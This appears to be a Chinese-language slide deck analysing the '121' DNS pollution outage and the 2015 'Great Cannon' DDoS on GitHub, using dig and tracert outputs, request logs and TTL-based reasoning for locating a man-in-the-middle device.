




# 121断网事件



# 121断网事件





# 121断网事件

## □ 调查

- 在DNS故障期间，网友对根域名了进行了解析测试。
- 通过截图发现，在对facenano.com网站测试中，C根将域名（192.33.4.12）解析为65.49.2.178，说明C根域名遭到污染。

```
-bash-3.2# dig @192.33.4.12 www.facenano.com

; <<>> DiG 9.7.3 <<>> @192.33.4.12 www.facenano.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5956
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.facenano.com.                IN      A

;; ANSWER SECTION:
www.facenano.com.                16428   IN      A      65.49.2.178
```



@张立坤的微博  
weibo.com/morethinking

# 121断网事件

## □ 调查

- 网友通过对taobao.com进行测试发现，E根域名（192.203.230.10）也被污染，同样被解析到65.49.2.178这个IP。

```
regent
[redacted]
[redacted]:~# dig +trace taobao.com


;<<>> DiG 9.8.1-P1 <<>> +trace taobao.com
; global options: +cmd
      3600      IN      NS      h.root-servers.net.
      3600      IN      NS      g.root-servers.net.
      3600      IN      NS      f.root-servers.net.
      3600      IN      NS      e.root-servers.net.
      3600      IN      NS      d.root-servers.net.
      3600      IN      NS      c.root-servers.net.
      3600      IN      NS      b.root-servers.net.
      3600      IN      NS      a.root-servers.net.
      3600      IN      NS      j.root-servers.net.
      3600      IN      NS      i.root-servers.net.
; Received 493 bytes from 172.0.0.2#53(172.0.0.2) in 36 ms
taobao.com.      40587      IN      A      65.49.2.178
; Received 54 bytes from 192.203.230.10#53(192.203.230.10) in 36 ms
```

@YizeroWu  
weibo.com/Arizero  
@moxnet

# 121断网事件

## □ 调查

□ 360网站卫士对twitter.com等多个国外域名测试：解析IP地址正常



```
C:\Users\xin>dig +trace twitter.com

; <<>> DiG 9.3.2 <<>> +trace twitter.com
;; global options: printcmd
.                68716      IN      NS      f.root-servers.net.
.                68716      IN      NS      h.root-servers.net.
.                68716      IN      NS      d.root-servers.net.
.                68716      IN      NS      e.root-servers.net.
.                68716      IN      NS      j.root-servers.net.
.                68716      IN      NS      a.root-servers.net.
.                68716      IN      NS      l.root-servers.net.
.                68716      IN      NS      k.root-servers.net.
.                68716      IN      NS      g.root-servers.net.
.                68716      IN      NS      i.root-servers.net.
.                68716      IN      NS      c.root-servers.net.
.                68716      IN      NS      m.root-servers.net.
.                68716      IN      NS      b.root-servers.net.
;; Received 228 bytes from 114.114.114.114#53<114.114.114.114> in 51 ms

twitter.com.     13859      IN      A       59.24.3.173
;; Received 45 bytes from 192.5.5.241#53<f.root-servers.net> in 25 ms

C:\Users\xin>
```

□ 由此可以推断，本次DNS故障只是国内域名遭到污染，未发现国外域名受影响

# 121断网事件

## □ 调查

### □ 国家互联网应急中心（CNCERT/CC）

- 由于网络攻击导致我国境内互联网用户通过国际顶级域名服务解析时出现异常

### □ 《环球时报》

- 极可能是黑客攻击行为，但是谁发动的攻击还要画个问号
- 解析IP地址指向美国，但不排除是跳板
- 美国？有实力，但没意义



# 121断网事件

## □ 调查

## □ DNSPod受攻击?

## □ 国内最大第三方DNS解析商



# 121断网事件

## □ 调查

排除

```
.. .vr
qBMBBMBMY
8BBBBBOBMBv
iMBMM5vOY:BMBv
.r, OBM; .: rBBBBBY
vUL 7BB .;7. LBMMBM.
.@Wwz. :uvir .i:.iLMOMOBM..
vv::r; iY. ...rv,@arqiao.
Li. i: v:....7vOBMBL..
,i7: vSUi, :M7.:,:u08OP. .
.N2k5ulju7,.. BMGiIL7 ,i,i.
.rLjFYjvjLY7r:: .v vr... rE8q;.:,,
751jSLXPFu5uU@guohezou.,lvjY2E8@Yizero.
BB:FMu rkM8Eq0PFjF15FZOxul5F25uuLuu25Gi.
ivSvvXL :v58ZOGZXF2UuKfSFkU1ul25uUJUuz,
:@kevensun. ,iY2OGOXSUXkSuS2F5XXkUX5SEv.
.:iOBMBMBBOOBMuI;, ,8PkFP5NkPXkFqPEqqkZu.
.rqMqBBMOMMBMBBM . @kexianli.S11kFSU5q5
.7BBOiIL1MM8BBBOMB.. 8kqS52XkkU1Uqkk1kUEJ
.;MBZ;iMBMBMMOBMBu, 10kS1F1X5kPP112F51kU
.rPY OMBMBBMBB2,. rME5SSSFk1XPqFNkSUPZ,.
;JuBML::r::.,, SZPX0SXSP5kXGNP15UBr.
L, :@huhao. :MNZqNXqSqXk2E0PSXPE .
vilBX.,v8Bj. i:r7:, 2Zkqq0XXSNNONOXXSXOU
:r2. rMBGBMGi .7Y, li::i v00PMNNSXXEqP@Sebone.
.ilr. .jkY, vE. iY.... 20Fq0q5X5F1S2F22uuv1M;
```

矮马，国内根故障了~结果#DNSPod#官网的“妈妈再打我一次”代码图又火了，这份精心准备的“大彩蛋”~o(∩\_∩)o有没有给大家带来莫名的惊喜呢？阿D提前祝大家马年欢乐无底线哟~@奶罩 @aullik5 @新浪科技 @墨猫Caroline @安全宝 @淘宝网 @百度 @人民日报 @京东...畅读版【<http://t.cn/8F5AVIL>】



1月21日 18:47 来自新浪长微博

👍(28) | 转发(93) | 收藏 | 评论(46)


DNSPod正在招聘，欢迎有志的前端童鞋发送简历到 [hr@dnspod.com](mailto:hr@dnspod.com)



# 121断网事件

## □ 调查

## □ 直接由根返回A记录???



```
C:\Users\xin>dig +trace fantuanpu.com

; <<>> DiG 9.3.2 <<>> +trace fantuanpu.com
;; global options: printcmd
.                68509    IN      NS      e.root-servers.net.
.                68509    IN      NS      i.root-servers.net.
.                68509    IN      NS      c.root-servers.net.
.                68509    IN      NS      d.root-servers.net.
.                68509    IN      NS      a.root-servers.net.
.                68509    IN      NS      k.root-servers.net.
.                68509    IN      NS      l.root-servers.net.
.                68509    IN      NS      m.root-servers.net.
.                68509    IN      NS      j.root-servers.net.
.                68509    IN      NS      g.root-servers.net.
.                68509    IN      NS      h.root-servers.net.
.                68509    IN      NS      b.root-servers.net.
.                68509    IN      NS      f.root-servers.net.
;; Received 228 bytes from 114.114.114.114#53(114.114.114.114) in 50 ms

fantuanpu.com.    31466    IN      A        65.49.2.178
;; Received 60 bytes from 192.203.230.10#53(e.root-servers.net) in 27 ms

C:\Users\xin>
```





# 121断网事件

## □ 调查

## □ 正常是迭代查询

```
>>> DiG 9.3.2 <<>> +trace baidu.com
;; global options: printcmd
.          491949 IN      NS      j.root-servers.net.
.          491949 IN      NS      g.root-servers.net.
.          491949 IN      NS      c.root-servers.net.
.          491949 IN      NS      k.root-servers.net.
.          491949 IN      NS      n.root-servers.net.
.          491949 IN      NS      l.root-servers.net.
.          491949 IN      NS      e.root-servers.net.
.          491949 IN      NS      b.root-servers.net.
.          491949 IN      NS      f.root-servers.net.
.          491949 IN      NS      d.root-servers.net.
.          491949 IN      NS      i.root-servers.net.
.          491949 IN      NS      a.root-servers.net.
.          491949 IN      NS      h.root-servers.net.
;; Received 496 bytes from 202.96.128.86#53<202.96.128.86> in 26 ms

com.       172800 IN      NS      c.gtld-servers.net.
com.       172800 IN      NS      e.gtld-servers.net.
com.       172800 IN      NS      b.gtld-servers.net.
com.       172800 IN      NS      h.gtld-servers.net.
com.       172800 IN      NS      i.gtld-servers.net.
com.       172800 IN      NS      j.gtld-servers.net.
com.       172800 IN      NS      n.gtld-servers.net.
com.       172800 IN      NS      a.gtld-servers.net.
com.       172800 IN      NS      f.gtld-servers.net.
com.       172800 IN      NS      l.gtld-servers.net.
com.       172800 IN      NS      k.gtld-servers.net.
com.       172800 IN      NS      d.gtld-servers.net.
com.       172800 IN      NS      g.gtld-servers.net.
;; Received 499 bytes from 192.58.128.30#53<j.root-servers.net> in 61 ms

baidu.com. 172800 IN      NS      dns.baidu.com.
baidu.com. 172800 IN      NS      ns2.baidu.com.
baidu.com. 172800 IN      NS      ns3.baidu.com.
baidu.com. 172800 IN      NS      ns4.baidu.com.
baidu.com. 172800 IN      NS      ns7.baidu.com.
;; Received 197 bytes from 192.26.92.30#53<c.gtld-servers.net> in 389 ms

baidu.com. 600      IN      A      220.181.111.85
baidu.com. 600      IN      A      220.181.111.86
baidu.com. 600      IN      A      123.125.114.144
baidu.com. 86400    IN      NS      dns.baidu.com.
baidu.com. 86400    IN      NS      ns7.baidu.com.
baidu.com. 86400    IN      NS      ns3.baidu.com.
baidu.com. 86400    IN      NS      ns4.baidu.com.
baidu.com. 86400    IN      NS      ns2.baidu.com.
;; Received 245 bytes from 202.108.22.220#53<dns.baidu.com> in 55 ms
```






# 121断网事件

## □ 调查

## □ 27ms就能返回查询结果???



```
C:\Users\xin>dig +trace fantuanpu.com

; <<>> DiG 9.3.2 <<>> +trace fantuanpu.com
;; global options: printcmd
.                68509    IN      NS     e.root-servers.net.
.                68509    IN      NS     i.root-servers.net.
.                68509    IN      NS     c.root-servers.net.
.                68509    IN      NS     d.root-servers.net.
.                68509    IN      NS     a.root-servers.net.
.                68509    IN      NS     k.root-servers.net.
.                68509    IN      NS     l.root-servers.net.
.                68509    IN      NS     m.root-servers.net.
.                68509    IN      NS     j.root-servers.net.
.                68509    IN      NS     g.root-servers.net.
.                68509    IN      NS     h.root-servers.net.
.                68509    IN      NS     b.root-servers.net.
.                68509    IN      NS     f.root-servers.net.
;; Received 228 bytes from 114.114.114.114#53(114.114.114.114) in 50 ms

fantuanpu.com.    31466    IN      A       65.49.2.178
;; Received 60 bytes from 192.203.230.10#53(e.root-servers.net) in 27 ms

C:\Users\xin>
```

# 121断网事件

## □ 调查

- 全国各地的解析时间均为25ms左右，此时间恰与省运营商设备返回DNS查询结果时间相近
- 65.49.2.0/24是一个较特殊的网段

## □ 没有结论



# The Great Cannon



# THE GREAT CANNON

## □ 基本情况

- 2015年3月18日左右，境外某站点其镜像站点遭到DDoS攻击
- 2015年3月26日开始，GitHub遭到其网站历史上最大规模DDoS攻击



# THE GREAT CANNON

## □ 攻击方式


□ 问：攻击采用了什么方式？

□ 答：中间人。攻击者劫持了百度的某些JS。当访问者（境外）请求这些JS时，中间人篡改了JS的内容，向访问者返回了假的JS。



# THE GREAT CANNON

## □ 攻击方式



# THE GREAT CANNON

## □ 攻击方式

Date	IPs	URLs
18 <sup>th</sup> -20 <sup>th</sup> March 2015	61.135.185.140 123.125.65.120	hm.baidu.com/h.js
		cbjs.baidu.com/js/o.js
		dup.baidustatic.com/tpl/wh.js
		dup.baidustatic.com/tpl/ac.js
		dup.baidustatic.com/painter/clb/fixed7o.js
		dup.baidustatic.com/painter/clb/fixed7o.js

Date	IPs	URLs
20 <sup>th</sup> – 23 <sup>rd</sup> March 2015	123.125.115.164 115.239.210.141 115.239.211.17	eclick.baidu.com/fp.htm?br= ...
		pos.baidu.com/acom?adn= ...
		cpro.baidu.com/cpro/ui/uijs.php?tu=...
		pos.baidu.com/sync_pos.htm?cproid=...



# THE GREAT CANNON

## □ 攻击效果

□ 问：劫持JS为什么会造成对GitHub的DDoS？

□ 答：很简单，这些假的JS的功能就是不断向GitHub发起请求。  
GitHub收到了来自大量IP地址的频繁请求。





# THE GREAT CANNON

## □ 攻击效果

□ 2015年3月18日，某镜像站被攻击时的日志抽样：

**2015-03-18 11:52:13 JFK1 66.65.x.x**

**GET /?1425369133**

**http://pos.baidu.com/wh/o.htm?ltr=https://www.google.com/&cf=u**

**Mozilla/5.0 (Linux; Android 4.4.4; SM-N910V Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.109**

**2015-03-18 11:52:13 JFK1 71.175.x.x**

**GET /?1425369133**

**http://www.17k.com/chapter/471287/17884999.html**

**Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_10\_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/4**

□ Referer表明，流量来自大量不同的站点




# THE GREAT CANNON

## □ 攻击效果

## □ 某镜像站被攻击时的流量监测：

Number of Requests ([Millions](#) | [Thousands](#) | [Not Scaled](#)) [Show Details](#)



<b>HTTP Requests:</b>	<b>Total:</b> 0.2275 M	<b>Average:</b> 0.0019 M	<b>Minimum:</b> 0.0005 M	<b>Maximum:</b> 0.0423 M
<b>HTTPS Requests:</b>	<b>Total:</b> 43,874.9973 M	<b>Average:</b> 365.625 M	<b>Minimum:</b> 0.1442 M	<b>Maximum:</b> 2,558.823 M
<b>All Requests:</b>	<b>Total:</b> 43,875.2248 M	<b>Average:</b> 182.8134 M	<b>Minimum:</b> 0.0005 M	<b>Maximum:</b> 2,558.823 M



# THE GREAT CANNON

## □ 追踪攻击

□ 问：怎样确定是中间人攻击？

□ 答：TTL值异常。对恶意JS的请求，根本没有达到真正的服务器，就返回了。

□ TTL（Time To Live），IP包被路由器丢弃前允许通过的最大网段数量

□ 每经过一跳路由，数据包的TTL值减1

□  $TTL = 0$ 时，路由器会丢掉数据包，并返回一个通知数据包：Time-Exceeded message



# THE GREAT CANNON

## □ 追踪攻击

- TTL作用一：探测本地和目标机器之间的节点数。
- 操作系统发送数据包的时候，设有TTL默认值，如TTL=64。
- 一个数据包到达的时，如TTL=46，则可知道这个数据包在本地和目标机器之间经过了 $64-46=18$ 个节点



# THE GREAT CANNON

## □ 追踪攻击

- TTL作用二：获得数据包所经过的路由信息（IP地址等）
- 数据包被丢弃时，会收到Time-Exceeded message，分析这个消息能得出路由器的IP地址
- Traceroute/Ttracert：利用TTL的特点收集路由信息的工具
- 向一个目标发送一系列的探测包，探测包的TTL分别为1,2,3...
- 从而能得到本地与目标机器之间的每一跳路由信息



# THE GREAT CANNON

```
C:\Users\dell>tracert www.baidu.com
```

通过最多 30 个跃点跟踪

到 www.a.shifen.com [220.181.111.188] 的路由:

1	<1 毫秒	<1 毫秒	<1 毫秒	10.61.3.254
2	*	*	*	请求超时。
3	8 ms	9 ms	9 ms	159.226.43.36
4	8 ms	9 ms	9 ms	192.168.46.49
5	9 ms	9 ms	9 ms	8.131 [159.226.253.77]
6	8 ms	9 ms	9 ms	8.194 [159.226.253.46]
7	8 ms	9 ms	9 ms	202.97.10.242
8	*	*	*	请求超时。
9	*	*	*	请求超时。
10	*	*	*	请求超时。
11	*	*	*	请求超时。
12	9 ms	9 ms	9 ms	220.181.182.30
13	*	*	*	请求超时。
14	9 ms	9 ms	9 ms	220.181.111.188

跟踪完成。



## □ 追踪攻击

- ❑ 建立连接时的TTL值正常，为46
- ❑ HTTP请求之后的TTL开始出现异常，变成了98和99
- ❑ 判断61.135.185.140和10.20.30.171之间存在中间人设备，并修改了数据包

# THE GREAT CANNON

## □ 追踪攻击

### □ 借鉴Traceroute思路：

- 建立一个正常的连接，确保数据包能够到达目标机器
- 依次发送TTL值为1,2,3...的HTTP请求

### □ 判断依据：

- 若数据包没有到达中间人设备，则不会出现HTTP响应
- 数据包到达中间人设备，则会出现HTTP响应
- 只需在出现HTTP响应时，查看请求数据包设置初始TTL值





# THE GREAT CANNON

## □ 追踪攻击

No.	Time	Source	Destination	Protocol	TTL	Length	Info
